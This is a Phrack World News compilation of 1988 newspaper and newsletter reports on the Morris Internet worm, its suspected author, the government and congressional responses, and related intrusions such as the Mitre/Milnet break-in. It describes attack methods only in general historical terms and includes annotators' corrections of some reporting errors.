In 1983 the network was split and the second network, called Milnet, was reserved for higher-security military communications. But Milnet is thought not to handle the most classified military information, including data related to the control of nuclear weapons.

The Arpanet and Milnet networks are connected to hundreds of civilian networks that link computers around the globe.

There were reports of the virus at hundreds of locations on both coasts, including, on the East Coast, computers at the Massachusetts Institute of Technology, Harvard University, the Naval Research Laboratory in Maryland and the University of Maryland and, on the West Coast, NASA's Ames Research Center in Mountain View, Calif.; Lawrence Livermore Laboratories; Stanford University; SRI International in Menlo Park, Calif.; the University of California's Berkeley and San Diego campuses and the Naval Ocean Systems Command in San Diego.

A spokesman at the Naval Ocean Systems Command said that its computer systems had been attacked Wednesday evening and that the virus had disabled many of the systems by overloading them. He said that computer programs at the facility were still working on the problem more than 19 hours after the original incident.

The unidentified caller said the Arpanet virus was intended simply to "live" secretly in the Arpanet network by slowly copying itself from computer to computer. However, because the designer did not completely understand how the network worked, it quickly copied itself thousands of times from machine to machine.

Computer experts who disassembled the program said that it was written with remarkable skill and that it exploited three security flaws in the Arpanet network. [No. Actually UNIX] The virus' design included a program designed to steal passwords, then masquerade as a legitimate user to copy itself to a remote machine.

Computer security experts said that the episode illustrated the vulnerability of computer systems and that incidents like this could be expected to happen repeatedly if awareness about computer security risks was not heightened.

"This was an accident waiting to happen; we deserved it," said Geoffrey Goodfellow, president of Anterior Technology Inc. and an expert on computer communications.

"We needed something like this to bring us to our senses. We have not been paying much attention to protecting ourselves."

Peter Neumann, a computer security expert at SRI International Inc. in Menlo Park International, said, "Thus far the disasters we have known have been relatively minor. The potential for rather extraordinary destruction is rather substantial."

"In most of the cases we know of, the damage has been immediately evident. But if you contemplate the effects of hidden programs, you could have attacks going on and you might never know it."

Virus Attack November 6, 1988
~~~~~~~~~~~~

>From the Philadelphia Inquirer (Inquirer Wire Services)

ITHACA, N.Y. – A Cornell University graduate student whose father is a top government computer-security expert is suspected of creating the "virus" that slowed thousands of computers nationwide, school officials said yesterday.

The Ivy League university announced that it was investigating the computer files of 23-year-old Robert T. Morris, Jr., as experts across the nation assessed the unauthorized program that was injected Wednesday into a military and university system, closing it for 24 hours. The virus slowed an estimated 6,000 computers by replicating itself and taking up memory space, but it is not believed to have destroyed any data.

M. Stuart Lynn, Cornell vice president for information technologies, said yesterday that Morris' files appeared to contain passwords giving him unauthorized access to computers at Cornell and Stanford Universities.

"We also have discovered that Morris' account contains a list of passwords substantially similar to those found in the virus," he said at a news conference.

Although Morris "had passwords he certainly was not entitled to," Lynn stressed, "we cannot conclude from the existence of those files that he was responsible."

FBI spokesman Lane Betts said the agency was investigating whether any federal laws were violated.

Morris, a first-year student in a doctoral computer-science program, has a reputation as an expert computer hacker and is skilled enough to have written the rogue program, Cornell instructor Dexter Kozen said.

When reached at his home yesterday in Arnold, Md., Robert T. Morris, Sr., chief scientist at the National Computer Security Center in Bethesda, Md., would not say where his son was or comment on the case.

The elder Morris has written widely on the security of the Unix operating system, the target of the virus program. He is widely known for writing a program to decipher passwords, which give users access to computers.

New News From Hacker Attack On Philips France, 1987 November 7, 1988
~~~~~~

A German TV magazine reported (last week) that the German hackers which attacked, in summer 1987, several computer systems and networks (including

NASA, the SPANET, the CERN computers which are labeled "European hacker center," as well as computers of Philips France and Thompson-Brandt/France) had transferred design and construction plans of the MegaBit chip having been developed in the Philips laboratories. The only information available is that detailed graphics are available to the reporters showing details of the MegaBit design.

Evidently it is very difficult to prosecute this data theft since German law does not apply to France based enterprises. Moreover, the German law may generally not be applicable since its prerequit may not be true that PHILIPS' computer system has "special protection mechanisms." Evidently, the system was only be protected with UID and password, which may not be a sufficient protection (and was not).

Evidently, the attackers had much more knowledge as well as instruments (e.g. sophisticated graphic terminals and plotters, special software) than a "normal hacker" has. Speculations are that these hackers were spions rather than hackers of the Chaos Computer Club (CCC) which was blamed for the attack. Moreover, leading members of CCC one of whom was arrested for the attack, evidently have not enough knowledge to work with such systems.

Information Provided By
Klaus Brunnstein, Hamburg, FRG

The Computer Jam: How It Came About November 8, 1988
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

By John Markoff (New York Times)

Computer scientists who have studied the rogue program that crashed through many of the nation's computer networks last week say the invader actually represents a new type of helpful software designed for computer networks.

The same class of software could be used to harness computers spread around the world and put them to work simultaneously.

It could also diagnose malfunctions in a network, execute large computations on many machines at once and act as a speedy messenger.

But it is this same capability that caused thousands of computers in universities, military installations and corporate research centers to stall and shut down the Defense Department's Arpanet system when an illicit version of the program began interacting in an unexpected way.

"It is a very powerful tool for solving problems," said John F. Shoch, a computer expert who has studied the programs. "Like most tools it can be misued, and I think we have an example here of someone who misused and abused the tool."

The program, written as a "clever hack" by Robert Tappan Morris, a 23-year-old Cornell University computer science graduate student, was originally meant to be harmless. It was supposed to copy itself from computer to computer via Arpanet and merely hide itself in the computers. The purpose? Simply to prove that it could be done.

But by a quirk, the program instead reproduced itself so frequently that the computers on the network quickly became jammed.

Interviews with computer scientists who studied the network shutdown and with friends of Morris have disclosed the manner in which the events unfolded.

The program was introduced last Wednesday evening at a computer in the artificial intelligence laboratory at the Massachusetts Institute of Technology. Morris was seated at his terminal at Cornell in Ithaca, N.Y., but he signed onto the machine at MIT. Both his terminal and the MIT machine were attached to Arpanet, a computer network that connects research centers, universities and military bases.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Using a feature of Arpanet, called Sendmail, to exchange messages among computer users, he inserted his rogue program. It immediately exploited a loophole in Sendmail at several computers on Arpanet.

Typically, Sendmail is used to transfer electronic messages from machine to machine throughout the network, placing the messages in personal files.

However, the programmer who originally wrote Sendmail three years ago had left a secret "backdoor" in the program to make it easier for his work. It permitted any program written in the computer language known as C to be mailed like any other message.

So instead of a program being sent only to someone's personal files, it could also be sent to a computer's internal control programs, which would start the new program. Only a small group of computer experts -- among them Morris -- knew of the backdoor.

As they dissected Morris's program later, computer experts found that it elegantly exploited the Sendmail backdoor in several ways, copying itself from computer to computer and tapping two additional security provisions to enter new computers.

The invader first began its journey as a program written in the C language. But it also included two "object" or "binary" files -- programs that could be run directly on Sun Microsystems machines or Digital Equipment VAX computers without any additional translation, making it even easier to infect a computer.

One of these binary files had the capability of guessing the passwords of users on the newly infected computer. This permits wider dispersion of the rogue program.

To guess the password, the program first read the list of users on the target computer and then systematically tried using their names, permutations of their names or a list of commonly used passwords. When successful in guessing one, the program then signed on to the computer and used the privileges involved to gain access to additonal computers in the Arpanet system.

Morris's program was also written to exploit another loophole. A program on Arpanet called Finger lets users on a remote computer know the last time that a user on another network machine had signed on. Because of a bug, or error, in Finger, Morris was able to use the program as a crowbar to further pry his way through computer security.

The defect in Finger, which was widely known, gives a user access to a computer's central control programs if an excessively long message is sent to Finger. So by sending such a message, Morris's program gained access to these control programs, thus allowing the further spread of the rogue.

The rogue program did other things as well. For example, each copy frequently signaled its location back through the network to a computer at the University of California at Berkeley. A friend of Morris said that this was intended to fool computer researchers into thinking that the rogue had originated at Berkeley.

The program contained another signaling mechanism that became its Achilles' heel and led to its discovery. It would signal a new computer to learn whether it had been invaded. If not, the program would copy itself into that computer.

But Morris reasoned that another expert could defeat his program by sending the correct answering signal back to the rogue. To parry this, Morris programmed his invader so that once every 10 times it sent the query signal it would copy itself into the new machine regardless of the answer.

The choice of 1 in 10 proved disastrous because it was far too frequent. It should have been one in 1,000 or even one in 10,000 for the invader to escape detection.

But because the speed of communications on Arpanet is so fast, Morris's illicit

program echoed back and forth through the network in minutes, copying and recopying itself hundreds or thousands of times on each machine, eventually stalling the computers and then jamming the entire network.

After introducing his program Wednesday night, Morris left his terminal for an hour. When he returned, the nationwide jamming of Arpanet was well under way, and he could immediately see the chaos he had started. Within a few hours, it was clear to computer system managers that something was seriously wrong with Arpanet.

By Thursday morning, many knew what had happened, were busy ridding their systems of the invader and were warning colleagues to unhook from the network. They were also modifying Sendmail and making other changes to their internal software to thwart another invader.

The software invader did not threaten all computers in the network. It was aimed only at the Sun and Digital Equipment computers running a version of the Unix operating system written at the University of California at Berkeley. Other Arpanet computers using different operating systems escaped.

These rogue programs have in the past been referred to as worms or, when they are malicious, viruses. Computer science folklore has it that the first worms written were deployed on the Arpanet in the early 1970s.

Researchers tell of a worm called "creeper," whose sole purpose was to copy itself from machine to machine, much the way Morris's program did last week. When it reached each new computer it would display the message: "I'm the creeper. Catch me if you can!"

As legend has it, a second programmer wrote another worm program that was designed to crawl through the Arpanet, killing creepers.

Several years later, computer researchers at the Xerox Corp.'s Palo Alto Research Center developed more advanced worm programs. Shoch and Jon Hupp developed "town crier" worm programs that acted as messengers and "diagnostic" worms that patrolled the network looking for malfunctioning computers.

They even described a "vampire" worm program. It was designed to run very complex programs late at night while the computer's human users slept. When the humans returned in the morning, the vampire program would go to sleep, waiting to return to work the next evening.

- -

Comments from Mark Eichin (SIPB Member & Project Athena "Watchmaker");

The following paragraph from Markoff's article comes from a telephone conversation he had with me at the airport leaving the November 8, 1988 "virus conference":

> "But Morris reasoned that another expert could defeat his program by sending the correct answering signal back to the rogue. To parry this, Morris programmed his invader so that once every 10 times it sent the query signal it would copy itself into the new machine regardless of the answer.
>
> The choice of 1 in 10 proved disastrous because it was far too frequent. It should have been one in 1,000 or even one in 10,000 for the invader to escape detection."

However, it is incorrect (I did think Markoff had grasped my comments, perhaps not). The virus design seems to have been to reinfect with a 1 in 15 chance a machine already infected.

The code was BACKWARD, so it reinfected with a *14* in 15 chance. Changing the denominator would have had no effect.

US Is Moving To Restrict Access To Facts About Computer Virus Nov. 11, 1988
~~~~~~
~~~~~~

By John Markoff (New York Times)

Government officials are moving to bar wider dissemination of information on techniques used in a rogue software program that jammed more than 6,000 computers in a nationwide computer network last week.

Their action comes amid bitter debate among computer scientists. One group of experts believes wide publication of such information would permit computer network experts to identify problems more quickly and to correct flaws in their systems. But others argue that such information is too potentially explosive to be widely circulated.

Yesterday, officials at the National Computer Security Center, a division of the National Security Agency (NSA), contacted researchers at Purdue University in West Lafayette, Indiana, and asked them to remove information from campus computers describing internal workings of the software program that jammed computers around the nation on November 3, 1988. (A spokesperson) said the agency was concerned because it was not certain that all computer sites had corrected the software problems that permitted the program to invade systems in the first place.

Some computer security experts said they were concerned that techniques developed in the program would be widely exploited by those trying to break into computer systems.

FBI Studies Possible Charges In "Virus" November 12, 1988

>From the Los Angeles Times

WASHINGTON -- FBI Director William S. Sessions on Thursday added two more laws that agents are scrutinizing to determine whether to seek charges against Robert T. Morris Jr. for unleashing a computer "virus" that shut down or slowed computers across the country last week.

One of the laws - malicious mischief involving government communication lines, stations or systems - appears not to require the government to prove criminal intent, a requirement that lawyers have described as a possible barrier to successful prosecution in the case.

Sessions told a press conference at FBI headquarters that the preliminary phase of the investigation should be completed in two weeks and defended the pace of the inquiry in which Morris, a Cornell University graduate student, has not yet been interviewed. Friends of Morris, age 23, have said he told them that he created the virus.

Sources have said that FBI agents have not sought to question Morris until they obtain the detailed electronic records of the programming he used in setting loose the virus - records that have been maintained under seal at Cornell University.

In addition to the malicious mischief statue, which carries a maximum penalty of 10 years in prison, Sessions listed fraud by wire as one of the laws being considered.

==Phrack Inc.==

Volume Two, Issue 22, File 11 of 12

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN        P h r a c k   W o r l d   N e w s    PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~    PWN
PWN                Issue XXII/Part 3            PWN
PWN                                             PWN
PWN           Created by Knight Lightning       PWN
PWN                                             PWN
PWN              Written and Edited by          PWN
PWN         Knight Lightning and Taran King     PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Computer Break-In November 11, 1988
~~~~~~~~~~~~~~~~~

>From Intercom, Vol 28, No. 24, Air Force Communications Command Newsletter
By Special Agent Mike Forche, AFOSI Computer Crime Investigator

A computer hacker penetrated an Air Force Sperry 1160 computer system in the San Antonio, Texas, area. The hacker was discovered by alert Air Force Communications Command computer operators who notified the data base administrator than an un-authorized user was in the system. The data base administrator was able to identify the terminal, password, and USERID (system level) used by the hacker.

The data base administrator quickly disabled the USERID/password (which belonged to a computer system monitor). The data base administrator then observed the hacker trying to get into the system using the old USERID/password. He watched as the hacker successfully gained entry into the system using another unauthorized USERID/password (which was also a system administrator level password).

The hacker was an authorized common user in the computer system; however, he obtained system administrator access level to the government computer on both occasions.

Review of the audit trail showed that the hacker had successfully gained unauthorized access to the computer every day during the two weeks the audit was run. In addition, the hacker got unauthorized access to a pay file and instructed the computer floor operator to load a specific magnetic tape (pay tape).

The hacker was investigated by Air Force Office of Special Investigation computer crime investigators for violation of federal crimes (Title 18 US Codes 1030 computer fraud, and 641 wrongful conversion of government property), Texas state crimes (Title 7, Section 33.02 Texas computer crime wrongful access) and military crimes (obtaining services under false pretense, Uniform Code of Military Justice, Article 134).

The computer crime investigators made the following observations:

- USERIDs used by the hacker were the same ones he used at his last base when he had authorized system access in his job. The use of acronyms and abbreviations of job titles will hardly fool anyone; plus the use of standard USERID base to base is dangerous.

- The passwords the hacker used were the first names of the monitors who owned the USERIDs. The use of names, phone numbers, and other common easily-guessed items have time and time again been beaten by even the unsophisticated hackers.

Special Thanks To Major Douglas Hardie

~~~~~~~~~~~~~~~~~

"Big Brotherish" FBI Data Base Assailed November, 21, 1988

>From Knight-Ridder Newspapers (Columbia Daily Tribune)

"Professionals Unite To Halt Expansion Of Files"

PALO ALTO, California -- For the first time in more than a decade, civil libertarians and computer professionals are banding together to stop what many consider a Big Brotherish attempt by the FBI to keep track of people's lives.

Computer Professionals for Social Responsibility, based in Palo Alto, has been instrumental in preventing the FBI from expanding its data base to include information such as credit card transactions, telephone calls, and airline passenger lists.

"We need computer professionals acting like public interest lawyers to make sure the FBI is acting responsibly," said Jerry Berman, chief legislative counsel for the American Civil Liberties Union.

Berman was part of a panel Saturday at Stanford University that went head-to-head with the FBI's assistant director for technical services, William Bayse, over expansion of the National Crime Information Center.

Law enforcement officials use the NCIC system's 19.4 million files about 700,000 times a day for routine checks on everyone from traffic violators to Peace Corps applicants.

"The FBI would like us to believe that they are protecting us from the hick Alabama sheriff who wants to misuse the system," said Brian Harvey, a computer expert at the University of California-Berkeley. "The FBI is the problem."

Not since the fight to pass the Privacy Act of 1974 have computer experts, civil libertarians, and legislators come together on the issue of citizen rights and access to information.

In the early 1970s, the government's efforts to monitor more than 125,000 war protesters sparked concerns about privacy. The 1974 law limited the movement of information exchanged by federal agencies.

But computers were not so sophisticated then, and the privacy act has a number of exceptions for law enforcement agencies, Rotenberg said. No laws curtail the FBI's data base.

Two years ago, the FBI announced its plan to expand the data base and came up with 240 features to include, a sort of "wish list" culled from the kinds of information law enforcement officials who use the system would like to have.

Rep. Don Edwards, D-Calif., balied at moving ahead with the plan without suggestions from an independent group, and put together a panel that includes members of the Palo Alto computer organization.

Working with Bayse, FBI officials eventually agreed to recommend a truncated redesign of the data base. It drops the most controversial features, such as plans to connect the data base to records of other government agencies - including the Securities and Exchange Commission, the IRS, the Immigration and Naturalization Service, the Social Security Administration, and the Department of State's passport office.

But FBI director William Sessions could reject those recommendations and include all or part of the wish list in the redesign.

The 20-year-old system has 12 main files containing information on stolen vehicles, missing people, criminal arrests and convictions, people who are suspected of plotting against top-level government officials, and people for whom arrest warrents have been issued.

Big Guns Take Aim At Virus November 21, 1988

Taken From Government Computer News

In the aftermath of the most recent virus infection of the Defense Data Network and Arpanet, Defense Department and National Institute of Standards and Technology computer security officials are scrambling to head off further attacks.

Officials of the facilities struck by the virus met this month to discuss its nature and impact. The meeting at National Security Agency headquarters in Fort Meade, Md., included representatives of NSA and NIST as 'observers,' according to NIST computer security chief Stuart Katzke.

Two days later, NSA and NIST officials met again to discuss how to avert future infections, Katzke said. Katzke, who attended both meetings, said no decisions had been reached on how to combat viruses, and NSA and NIST representatives will meet again to firm up recommendations.

Katzke, however, suggested one solution would be the formation of a federal center for anti-virus efforts, operated jointly by NSA's National Computer Security Center (NCSC) and NIST.

The center would include a clearinghouse that would collect and disseminate information about threats, such as flaws in operating systems, and solutions. However, funding and personnel for the center is a problem, he said, because NIST does not have funds for such a facility.

The center also would help organize responses to emergencies by quickly warning users of new threats and defenses against them, he said. People with solutions to a threat could transmit their answers through the center to threatened users, he said. A database of experts would be created to speed response to immediate threats.

The center would develop means of correcting flaws in software, such as trapdoors in operating systems. Vendors would be asked to develop and field solutions, he said.

NIST would work on unclassified systems and the NCSC would work on secure military systems, he said. Information learned about viruses from classified systems might be made available to the public through the clearinghouse, Katzke said, although classified information would have to be removed first.

Although the virus that prompted these meetings did not try to destroy data, it made so many copies of itself that networks rapidly became clogged, greatly slowing down communications. Across the network, computer systems crashed as the virus continuously replicated itself.

During a Pentagon press conference on the virus outbreak, Raymond Colladay, director of the Defense Advanced Research Projects Agency (DARPA), said the virus hit 'several dozen' installations out of 300 on the agency's unclassified Arpanet network.

Thousands Affected

The virus also was found in Milnet, which is the unclassified portion of the Defense Data Network. Estimates of how many computers on the network were struck varied from 6,000 to 250,000. The virus did not affect any classified systems, DOD officials said.

The virus hit DARPA computers in Arlington, Va., and the Lawrence Livermore Laboratories in California as well as many academic institutions, Colladay said. It also affected the Naval Ocean Systems Command in San Diego and the Naval Research Laboratory in Maryland, a Navy spokesman said.

Written in C and aimed at the UNIX operating system running on Digital Equipment Corp. VAX and Sun Microsystems Inc. computers, the virus was released

November 2, 1988 into Arpanet through a computer at the Massachusetts Institute of Technology in Cambridge, Mass.

The Virus apparently was intended to demonstrate the threat to networked systems. Published reports said the virus was developed and introduced by a postgraduate student at Cornell University who specializes in computer security. The FBI has interviewed the student.

Clifford Stoll, a computer security expert at Harvard University who helped identify and neutralize the virus, said the virus was about 40 kilobytes long and took 'several weeks' to write. It replicated itself in three ways.

Spreading the Virus

The first method exploited a little-known trapdoor in the Sendmail electronic-mail routine of Berkeley UNIX 4.3, Stoll said. The trapdoor was created by a programmer who wanted to remove some bugs, various reports said. However, the programmer forgot to remove the trapdoor in the final production version. In exploiting this routine, the virus tricked the Sendmail program into distributing numerous copies of the virus across the network.

Another method used by the virus was an assembly language program that found user names and then tried simple variations to crack poorly conceived passwords and break into more computers, Stoll said.

Yet another replication and transmission method used a widely known bug in the Arpanet Finger program, which lets users know the last time a distant user has signed onto a network. By sending a lengthy Finger signal, the virus gained access to the operating systems of Arpanet hosts.

The virus was revealed because its creator underestimated how fast the virus would attempt to copy itself. Computers quickly became clogged as the virus rapidly copied itself, although it succeeded only once in every 10 copy attempts.

Users across the country developed patches to block the virus' entrance as soon as copies were isolated and analyzed. Many users also used Arpanet to disseminate the countermeasures, although transmission was slowed by the numerous virus copies in the system.

DARPA officials 'knew precisely what the problem was,' Colladay said. 'Therefore, we knew precisely what the fix was. As soon as we had put that fix in place, we could get back online.'

Colladay said DARPA will revise security policy on the network and will decide whether more security features should be added. The agency began a study of the virus threat two days after the virus was released, he said.

All observers said the Arpanet virus helped raise awareness of the general virus threat. Several experts said it would help promote computer security efforts. 'Anytime you have an event like this it heightens awareness and sensitivity,' Colladay said.

However, Katzke cautioned that viruses are less of a threat than are access abusers and poor management practices such as inadequate disaster protection or password control. Excellent technical anti-virus defenses are of no use if management does not maintain proper control of the system, he said.

Congress also is expected to respond to the virus outbreak. The Computer Virus Eradication Act of 1988, which lapsed when Congress recessed in October, will be reintroduced by Rep. Wally Herger (R-Calif.), according to Doug Griggs, who is on Herger's staff.

Congressmen Plan Hearings On Virus November 27, 1988
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

>From The Seattle Times (Newhouse News Services)
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

WASHINGTON - The computer virus that raced through a Pentagon data network earlier this month is drawing the scrutiny of two congressional committee chairmen who say they plan hearings on the issue during the 101st Congress.

Democratic Reps. Robert Roe, chairman of the House Science Space and Technology Committee, and William Hughes, chairman of the crime subcommittee of the House Judiciary Committee, say they want to know more about the self-replicating program that invaded thousands of computer systems.

The two chairmen, both from New Jersey, say the are concerned about how existing federal law applies to the November 2, 1988 incident in which a 23-year-old computer prodigy created a program that jammed thousands of computers at universities, research centers, and the Pentagon.

Roe said his committee also will be looking at ways to protect vital federal computers from similar viruses.

"As we move forward and more and more of our national security is dependent on computer systems, we have to think more about the security and safety of those systems," Roe said.

Hughes, author of the nation's most far-reaching computer crime law, said his 1986 measure is applicable in the latest case. He said the law, which carries criminal penalties for illegally accessing and damaging "federal interest" computers, includes language that would cover computer viruses.

"There is no question but that the legislation we passed in 1986 covers the computer virus episodes,' Hughes said. Hughes noted that the law also includes a section creating a misdemeanor offense for illegally entering a government-interest computer. The network invaded by the virus, which included Pentagon research computers, would certainly meet the definition of a government-interest computer, he said.

"The 1986 bill attempted to anticipate a whole range of criminal activity that could involve computers," he said.

Pentagon Severs Military Computer From Network Jammed By Virus Nov. 30, 1988
~~~~~~

By John Markoff (New York Times)

NEW YORK - The Pentagon said on Wednesday that it had temporarily severed the connections between a nonclassifed military computer network and the nationwide academic research and corporate computer network that was jammed last month by a computer virus program.

Department of Defense officials said technical difficulties led to the move. But several computer security experts said they had been told by Pentagon officials that the decision to cut off the network was made after an unknown intruder illegally gained entry recently to several computers operated by the military and defense contractors.

Computer specialists said they thought that the Pentagon had broken the connections while they tried to eliminate a security flaw in the computers in the military network.

The Department of Defense apparently acted after a computer at the Mitre Corporation, a Bedford, Mass., company with several military contracts, was illegally entered several times during the past month. Officials at several universities in the United States and Canada said their computers had been used by the intruder to reach the Mitre computer.

A spokeswoman for Mitre confirmed Wednesday that one of its computers had been entered, but said no classified or sensitive information had been handled by the computers involved. "The problem was detected and fixed within hours with no adverse consequences," Marcia Cohen said.

The military computer network, known as Milnet, connects hundreds of computers
~~~~~~

run by the military and businesses around the country and is linked through seven gateways to another larger computer network, Arpanet. It was Arpanet that was jammed last month when Robert T. Morris, a Cornell University graduate student, introduced a rogue program that jammed computers on the network.

In a brief statement, a spokesman at the Defense Communication Agency said the ties between Milnet and Arpanet, known as mail bridges, were severed at 10 p.m. Monday and that the connections were expected to be restored by Thursday.

"The Defense Communications Agency is taking advantage of the loop back to determine what the effects of disabling the mail bridges are," the statement said. "The Network Information Center is collecting user statements and forwarding them to the Milnet manager."

Several computer security experts said they had been told that the network connection, which permits military and academic researchers to exchange information, had been cut in response to the intruder. "We tried to find out what was wrong (Tuesday night) after one of our users complained that he could not send mail," said John Rochlis, assistant network manager at the Massachusetts Institute of Technology. "Inititally we were given the run around, but eventually they unofficially confirmed to us that the shut-off was security related."

Clifford Stoll, a computer security expert at Harvard University, posted an electronic announcement on Arpanet Wednesday that Milnet was apparently disconnected as a result of someone breaking into several computers.

Several university officials said the intruder had shielded his location by routing telephone calls from his computer through several networks.

A manager at the Mathematics Faculty Computer Facility at the University of Waterloo in Canada said officials there learned that one of their computers had been illegally entered after receiving a call from Mitre.

He said the attacker had reached the Waterloo computer from several computers, including machines located at MIT, Stanford, the University of Washington and the University of North Carolina. He said that the attacks began on November 3, 1988 and that some calls had been routed from England.

A spokeswoman for the Defense Communications Agency said that she had no information about the break-in.

Stoll said the intruder used a well-known computer security flaw to illegally enter the Milnet computers. The flaws are similar to those used by Morris' rogue program.

It involves a utility program called "file transfer protocol (FTP" that is intended as a convenience to permit remote users to transfer data files and programs over the network. The flaw is found in computers that run the Unix operating system.

The decision to disconnect the military computers upset a number of computer users around the country. Academic computer security experts suggested that the military may have used the wrong tactic to attempt to stop the illegal use of its machines.

"There is a fair amount of grumbling going on," said Donald Alvarez, an MIT astrophysicist. "People think that this is an unreasonable approach to be taking."

He said that the shutting of the mail gateways did not cause the disastrous computer shutdown that was created when the rogue program last month stalled as many as 6,000 machines around the country.

[The hacker suspected of breaking into MIT is none other than Shatter. He speaks out about the hacker community in PWN XXII/4. -KL]

MCI's New Fax Network December 1988
~~~~~~~~~~~~~~~~~~~~~

>From Teleconnect Magazine

MCI introduced America's first dedicated fax network. It's available now. The circuit-switched network, called MCI FAX, takes a slice of MCI's existing bandwidth and configures it with software to handle only fax transmissions. Customers - even MCI customers - have to sign up separately for the service, though there's currently no fee to join.

Users must dedicate a standard local phone line (e.g. 1MB) to each fax machine they want on the MCI network (the network doesn't handle voice) and in return get guaranteed 9600 baud transmission, and features like management reports, customized dialing plans, toll-free fax, cast fax, several security features, delivery confirmation and a separate credit card.

The system does some protocol conversion, fax messages to PCs, to telex machines or from a PC via MCI Mail to fax. The service is compatible with any make or model of Group III and below fax machine and will be sold, under a new arrangement for MCI, through both a direct sales force and equipment manufacturers, distributors and retailers. For more info 1-800-950-4FAX. MCI wouldn't release pricing, but it said it would be cheaper.

Military Bans Data Intruder December 2, 1988
~~~~~~~~~~~~~~~~~~~~~~~~~~

Compiled From News Services

NEW YORK -- The Pentagon has cut the connections between a military computer network (MILNET) and an academic research network (ARPANET) that was jammed last month by a "computer virus."

The Defense Department acted, not because of the virus, but rather because an unknown intruder had illegally gained entry to several computers operated by the armed forces and by defense contractors, several computer security experts said.

The Defense Department apparently acted after a computer at the Mitre Corporation of Bedford, Mass., a company with several military contracts, was illegally entered several times in the past month.

Officials at several universities in the United States and Canada said their computers had been used by the intruder to reach the Mitre computer.

A spokeswoman for Mitre confirmed Wednesday that one of its computers had been entered, but said no classified or sensitive information had been handled by the computers involved.

"The problem was detected and fixed within hours, with no adverse consequences," Marcia Cohen, the spokeswoman said.

The military computer network, known as Milnet, connects hundreds of computers run by the armed forces and businesses around the country and is linked through seven gateways to another larger computer network, Arpanet. Arpanet is the network that was jammed last month by Robert T. Morris, a Cornell University graduate student.

==Phrack Inc.==

Volume Two, Issue 22, File 12 of 12

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                                 PWN
PWN        P h r a c k   W o r l d   N e w s        PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~        PWN
PWN                Issue XXII/Part 4                PWN
PWN                                                 PWN
PWN           Created by Knight Lightning           PWN
PWN                                                 PWN
PWN              Written and Edited by              PWN
PWN         Knight Lightning and Taran King         PWN
PWN                                                 PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Networks Of Computers At Risk From Invaders — December 3, 1988

By John Markoff (New York Times)

Basic security flaws similar to the ones that let intruders gain illegal entry to military computer networks in recent weeks are far more common than is generally believed, system designers and researchers say.

And there is widespread concern that computer networks used for everyday activities like making airline reservations and controlling the telephone system are highly vulnerable to attacks by invaders considerably less skilled than the graduate student whose rogue program jammed a nationwide computer network last month.

For example, the air traffic control system could be crippled if someone deliberately put wrong instructions into the network, effectively blinding controllers guiding airplanes.

The two recent episodes have involved military computers: One at the Mitre Corporation, a company with Pentagon contracts, and the other into Arpanet, a Defense Department network with links to colleges. But illegal access to computer systems can compromise the privacy of millions of people.

In 1984, TRW Inc. acknowledged that a password providing access to 90 million credit histories in its files had been stolen and posted on a computerized bulletin board system. The company said the password may have been used for as long as a month.

This year an internal memorandum at Pacific Bell disclosed that sophisticated invaders had illegally gained access to telephone network switching equipment to enter private company computers and monitor telephone conversations.

Computer security flaws have also been exploited to destroy data. In March 1986 a computer burglar gained access by telephone to the office computer of Rep. Ed Zschau of California, destroyed files and caused the computer to break down. Four days later, staff workers for Rep. John McCain of Arizona, now a senator, told the police they had discovered that someone outside their office had reached into McCain’s computer and destroyed hundreds of letters and mailing addresses.

In Australia last year, a skilled saboteur attacked dozens of computers by destroying an underground communication switch. The attack cut off thousands of telephone lines and rendered dozens of computers, including those at the country’s largest banks, useless for an entire day.

Experts say the vulnerability of commercial computers is often compounded by fundamental design flaws that are ignored until they are exposed in a glaring incident. "Some vulnerabilities exist in every system," said Peter Neumann, a computer scientist at SRI International in Menlo Park, California. "In the past, the vendors have not really wanted to recognize this."

Design flaws are becoming increasingly important because of the rapidly changing nature of computer communications. Most computers were once isolated from one another. But in the last decade networks expanded dramatically, letting computers exchange information and making virtually all large commercial systems accessible from remote places. But computer designers seeking to shore up security flaws face a troubling paradox: By openly discussing the flaws, they potentially make vulnerabilities more known and thus open to sabotage.

Dr. Fred Cohen, a computer scientist at the University of Cincinnati, said most computer networks were dangerously vulnerable. "The basic problem is that we haven't been doing networks long enough to know how to implement protection," Cohen said.

The recent rogue program was written by Robert Tappan Morris, a 23-year-old Cornell University graduate student in computer science, friends of his have said. The program appears to have been designed to copy itself harmlessly from computer to computer in a Department of Defense network, the Arpanet. Instead a design error caused it to replicate madly out of control, ultimately jamming more than 6,000 computers in this country's most serious computer virus attack.

For the computer industry, the Arpanet incident has revealed how security flaws have generally been ignored. Cohen said most networks, in effect, made computers vulnerable by placing entry passwords and other secret information inside every machine. In addition, most information passing through networks is not secretly coded. While such encryption would solve much of the vulnerability problem, it would be costly. It would also slow communication between computers and generally make networks much less flexible and convenient.

Encryption of data is the backbone of security in computers used by military and intelligence agencies. The Arpanet network, which links computers at colleges, corporate research centers and military bases, is not encrypted.

The lack of security for such information underscored the fact that until now there has been little concern about protecting data.

Most commercial systems give the people who run them broad power over all parts of the operation. If an illicit user obtains the privileges held by a system manager, all information in the system becomes accessible to tampering.

The federal government is pushing for a new class of military and intelligence computer in which all information would be divided so that access to one area did not easily grant access to others, even if security was breached. The goal is to have these compartmentalized security systems in place by 1992.

On the other hand, one of the most powerful features of modern computers is that they permit many users to share information easily; this is lost when security is added.

In 1985 the Defense Department designed standards for secure computer systems, embodied in the Orange Book, a volume that defines criteria for different levels of computer security. The National Computer Security Center, a division of the National Security Agency, is now charged with determining if government computer systems meet these standards.

But academic and private computer systems are not required to meet these standards, and there is no federal plan to urge them on the private sector. But computer manufacturers who want to sell their machines to the government for military or intelligence use must now design them to meet the Pentagon standards.

